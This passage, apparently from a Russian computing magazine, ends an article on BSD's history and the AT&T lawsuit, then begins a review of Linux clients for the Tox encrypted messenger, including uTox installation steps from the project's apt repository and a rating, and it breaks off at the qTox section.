BSD до сих пор была основана на коде UNIX, а потому использующие ее компании продолжали «платить дань» AT&T, покупая лицензию на оригинальную версию системы, даже если они вообще не распаковывали бобины с системой. Поэтому разработчики решили выпустить BSD Net/1. По сути, это были просто исходники кода сетевого стека, но зато за их использование не приходилось платить ничего и никому. Чуть позже разработчики использовали тот же подход для выпуска Net/2 — практически полноценной ОС, с переписанными с нуля участками кода AT&T. И здесь начались проблемы.

СУДЕБНЫЕ РАЗБИРАТЕЛЬСТВА, 4.4BSD И LINUX

Переписывание исходников заняло всего восемнадцать месяцев, и релиз Net/2 увидел свет в июне 1991 года. Это уже был чистейший Open Source: никаких выплат никому и ни за что, свобода модификации исходников и распространения основанных на них продуктов и так далее (фактически лицензия BSD гласила: «Делайте с нашим кодом все, что хотите, только оставьте в исходниках упоминание его авторов»). Чуть позже на базе Net/2 Уильям Джолиц создал систему 386BSD, которая, как нетрудно догадаться, была портом на x86.


Возможно, в таком виде BSD и продолжила бы благополучно развиваться, не реши ее авторы чуть заработать и профинансировать дальнейшее развитие ОС (CSRG, поддерживаемая DARPA, закрывалась). Они основали компанию BSDi (Berkeley Software Design, Inc.) и начали продавать проприетарную версию BSD для x86 (BSD/386, в отличие от появившейся позднее 386BSD, была закрыта). Причем не просто продавать, а значительно дешевле оригинального UNIX: 995 долларов против 20 000.

И тут возникла интересная ситуация. AT&T, получавшая львиную долю прибыли «за воздух» (все, кто использовал BSD, платили AT&T), да еще и перетаскивающая ключевые технологии BSD в UNIX, возмутилась и решила задавить конкурента судебными исками. Основных претензий было две: 1) BSD продолжает базироваться на коде AT&T, 2) BSDi использует торговый знак UNIX без разрешения (а все из-за номера 1-800-ITS-UNIX, позвонив по которому можно было заказать BSD/386). В результате на несколько лет BSDi погрязла в бессмысленных судебных разбирательствах, и это не было бы столь важным, если бы все пользователи BSD Net/2 не оказались на тот же период в подвешенном

состоянии: AT&T предъявляла претензии на весь код BSD, так что до вынесения судебного решения распространять его было запрещено.

Много лет спустя Линус Торвальдс признался, что, если бы код BSD не стал жертвой бюрократии, он вряд ли создал бы Linux — в нем просто не было бы необходимости. Но, как мы знаем, история повернулась иначе: конфликт более-менее разрешился только в 1993 году признанием кода BSD свободным от кода AT&T после удаления трех файлов исходников и модификации семидесяти. К тому времени кривой, сырой и не идущий ни в какое сравнение с BSD Linux уже завоевал огромную популярность, и о BSD начали забывать.


Тем не менее даже во времена судебных разборок код BSD продолжал развиваться внутри Беркли. Появился порт BSD Net/2 на x86 (тот самый 386BSD), который в 1993 году разделился на две независимые ветки: NetBSD и FreeBSD, затем от NetBSD отпочковалась OpenBSD, а FreeBSD породила DragonFly. А в 1994 году была выпущена 4.4BSD Lite, новшества которой позднее влились в NetBSD и FreeBSD.



Оригинальная обложка диска 4.4BSD Lite

Выводы

BSD дала миру целый ворох используемых и поныне технологий, воспитала большое количество именитых людей и косвенно способствовала появлению Linux. Но это далеко не все, в следующих статьях ты узнаешь, как BSD повлияла на Android, почему Microsoft вкладывалась в развитие OpenBSD, почему NetBSD более портабельна, чем Linux, и зачем все-таки нужна DragonFly BSD. Ну и конечно же, о том, зачем вообще все это нужно, когда есть Linux. ⌶



История UNIX и BSD



САМЫЙ БЕЗОПАСНЫЙ IM

РАССМАТРИВАЕМ КЛИЕНТЫ TOX ДЛЯ LINUX



Артём Зорин,
temazorin@hotmail.com



Tox — новый протокол (разработка активно ведется с лета 2013 года) для обмена текстовыми сообщениями, голосовой и видеосвязи, созданный как альтернатива Skype и другим VoIP-сервисам. К слову, Skype с 2011 года находится под присмотром спецслужб разных стран. Как и Skype, Tox предлагает полный набор привычных функций: голосовую и видеосвязь, конференции с несколькими участниками, сетевые статусы, эмотиконы, обмен текстовыми сообщениями и передачу файлов. И никакой рекламы.

НЕМНОГО ИСТОРИИ

В наше неспокойное время, когда информация порой решает слишком многое, по-настоящему безопасное общение в Сети имеет очень большое значение. Несмотря на сравнительную молодость проекта, он стремительно развивается. К слову, пока писалась эта статья, ядро Tox успело обновиться четыре раза за неделю. Связь между пользователями организована с помощью надстройки над протоколом UDP. Каждому пользователю присваивается специальный публичный ключ, который также используется и для шифрования. Для установления коммуникаций требуется соединение к пиру (каждый клиент сети является пиром), который может быть определен вручную или найден автоматически. Доступна функция поиска пиров в локальной сети. Tox — это не просто мессенджер, это целый протокол обмена информацией, суть которого в работе пиринговой сети, похожей на BitTorrent Sync.

Главное его достоинство — полная децентрализация и шифрование всего трафика. А это, в свою очередь, залог полной анонимности, столь востребованной в наше время. Нет единого центра идентификации пользователя. ID юзера создается и хранится локально. В Linux это папка `~/.config/tox`. Код Tox написан на языке си и распространяется под лицензией GPLv3. Большая часть создателей ни разу не видели друг друга вживую и обитают на 4chan. Самые важные преимущества Tox — это открытый исходный код, отсутствие выделенных серверов и, самое главное, никакого контроля со стороны какой-либо софтверной компании.



INFO

Основная проблема ВСЕХ IM — это контроль за ними со стороны ИТ-компаний.

Для каждой из операционных систем отдельно разрабатывается свое клиентское приложение. При этом общая идея проекта остается неизменной. Разработчики пишут сразу несколько версий клиентов с разными наборами функций, но в качестве официальных предлагаются самые стабильные и доведенные до ума версии. Tox разрабатывается с помощью сервиса GitHub, откуда можно скачать исходники самой свежей версии. Соединение защищено с использованием прокси-серверов SOCKS. А это, в свою очередь, позволяет перенаправлять весь трафик через Tor. Функции шифрования реализуются с помощью библиотеки NaCl (читается как salt, «соль»), разработанной под руководством Дэниела Бернштайна (Daniel J. Bernstein) в университете штата Иллинойс в Чикаго.

Tox — не единственный сервис защищенной связи. Альтернативы разрабатываются и другими адептами СПО. К примеру, Briar, созданный командой разработчиков под руководством Майкла Роджерса (Michael Rogers) из Делфтского университета, или проект Invisible.im, основанный аналитиком Патриком Греем (Patrick Gray) и автором фреймворка Metasploit. Оба клиента являются защищенными аналогами WhatsApp, Viber и прочих мессенджеров. Есть также и коммерческие решения для шифрования обычных телефонных разговоров. Наиболее востребованными стали приложения Signal для iPhone и Silent Circle для Android. Но Tox может стать решением, которое полностью заменит приватные мессенджеры и программные криптофоны. «Сейчас Tox — это просто защищенный и безопасный туннель между узлами сети, — говорит один из участников проекта Дэвид Лоул (David Lohle) изданию Wired. — Что именно вы будете передавать по нему, ограничивается лишь вашим воображением».



Tox был создан после откровений Эдварда Сноудена



WWW

Последние известия про Tox по-русски

Информация о клиентах Tox

В обзоре будет рассмотрено несколько распространенных клиентов Tox для Linux. Сразу оговорюсь — клиенты Tox для Linux пока сыроваты, и требовательным пользователям понравится не все. Тестирование всех клиентов Tox проводилось на Ubuntu 15.10 с рабочим столом Mate.

РАСКОЛ В СООБЩЕСТВЕ TOX

В начале июля 2015 года разработчики Tox заявили о разрыве отношений с Tox Foundation, созданной в свое время в качестве компании — представителя проекта. Дело в том, что некто Шон Куреши (также известный под никами Stqism, AlexStraunoff и NikolaiToryzin), бывший главой и единственным членом совета директоров Tox Foundation, «занял» часть денег фонда на личные цели. Неизвестно, сколько именно взял Куреши. По словам разработчиков, сумма составила несколько тысяч долларов. Большая часть денег были призовые, полученные Tox после участия в Google Summer of Code 2014, также какая-то часть — пожертвования от частных лиц.

После случившегося сайт проекта переехал на новый домен tox.chat. Дело в том, что Куреши не только предоставлял хостинг, но и владел старыми доменами. Разработчики решили продолжить работу над проектом, несмотря на случившееся. Код проекта не был скомпрометирован. Пользователей попросили оперативно сменить репозитории.

14 сентября 2015 года Куреши заявил, что не тратил деньги проекта на личные нужды, а пустил их на покрытие растущих издержек по обслуживанию инфраструктуры проекта. Также Куреши обещал представить доказательство своей невиновности в виде чеков и квитанций по оплате услуг хостинга, но до сих пор этого не сделал.

UTOX

Первый в обзоре, но не первый в рейтинге — uTox, официальный клиент Tox, рекомендованный разработчиками. На момент написания этой статьи пользователям Linux доступна альфа-версия 0.5.0. К сожалению, в репозиториях Ubuntu бинарного пакета uTox не нашлось: проект еще недостаточно стабилен. Установка uTox несложна для опытного пользователя. Процесс установки идентичен в Ubuntu и в Debian.

Все сводится к добавлению в файл `/etc/apt/sources.list` репозитория Tox, ключа к нему и установке uTox через менеджер пакетов APT. Единственное, что нужно сделать, — это заменить `$CODENAME` на `release`. Это справедливо и для Ubuntu (начиная с 14.04), и для Debian:



```
$ echo "deb https://pkg.tox.chat/debian nightly $CODENAME" | ↵
    sudo tee /etc/apt/sources.list.d/tox.list
$ wget -qO - https://pkg.tox.chat/debian/pkg.gpg.key | ↵
    sudo apt-key add -
$ sudo apt-get install apt-transport-https
$ sudo apt-get update
```


В виде бинарного пакета uTox доступен пользователям Gentoo и Arch Linux. При желании и умении можно собрать uTox из исходников. Вся инфа на английском тут. После установки uTox нужно настроить. Самое главное здесь — задать путь к своему профилю Tox, который хранится локально. Отдельного внимания заслуживает TOX ID. Это 76-значное шестнадцатеричное число. Случайно сгенерированный набор байтов, который уникален для каждого пользователя. Выглядит TOX ID, прямо скажем, устрашающе. Вряд ли кто-то в здравом уме сможет запомнить такое:

42E9CA1A838AB6CA8E825A7C48B90BAFE1E22B
9FA467A7AD4BA2821F1344803BD71BCB00A535

Однако есть способ создать более удобный ID. Получить его можно на сайте uTox. Просто выбери себе подходящий ник и вставь из приложения свой TOX ID, и ты получишь удобный и красивый идентификатор вида nickname@utox.org.

При первом запуске uTox попросит тебя завести новую учетную запись или же ввести данные существующей. Интерфейс uTox напоминает Skype, только без рекламы. Пользоваться приложением просто и удобно. Настройки не изобилуют разнообразием, но логичны и понятны любому мало-мальски опытному пользователю. Несмотря на статус альфа-версии, uTox работает стабильно. За все время использования (больше недели) он падал лишь три раза. Обновления выходят чуть ли не каждый день.

Качество звука на уровне SIP. Чем-то даже лучше, особенно на узком интернет-канале. Но до уровня Skype не дотягивает. Не стоит забывать, что в отличие от Skype у Tox нет инфраструктуры серверов. Видеосвязь тоже работает стабильно, без разрывов и заиканий. Качество зависит от веб-камеры и скорости соединения. Передача небольших файлов (3–50 Мбайт) проходит без проблем. А вот попытка отправить видео размером 150 Мбайт закончилась неудачей. При последующих попытках uTox просто рушился. Но это в первую очередь мессенджер, а не средство пересылки больших файлов. Главное ощущение, которое не покидало меня за все время тестирования uTox, — это чувство недоделанности. Да, проект на стадии альфа. И это видно сразу. В целом, uTox производит впечатление практически готового решения для анонимного общения в Сети. И может практически полностью заменить Skype.



Главное окно uTox

Рейтинг


- удобство: 7 баллов;
- функциональность: 10 баллов;
- простота настройки: 6 баллов;
- стабильность: 5 баллов.

QTOX

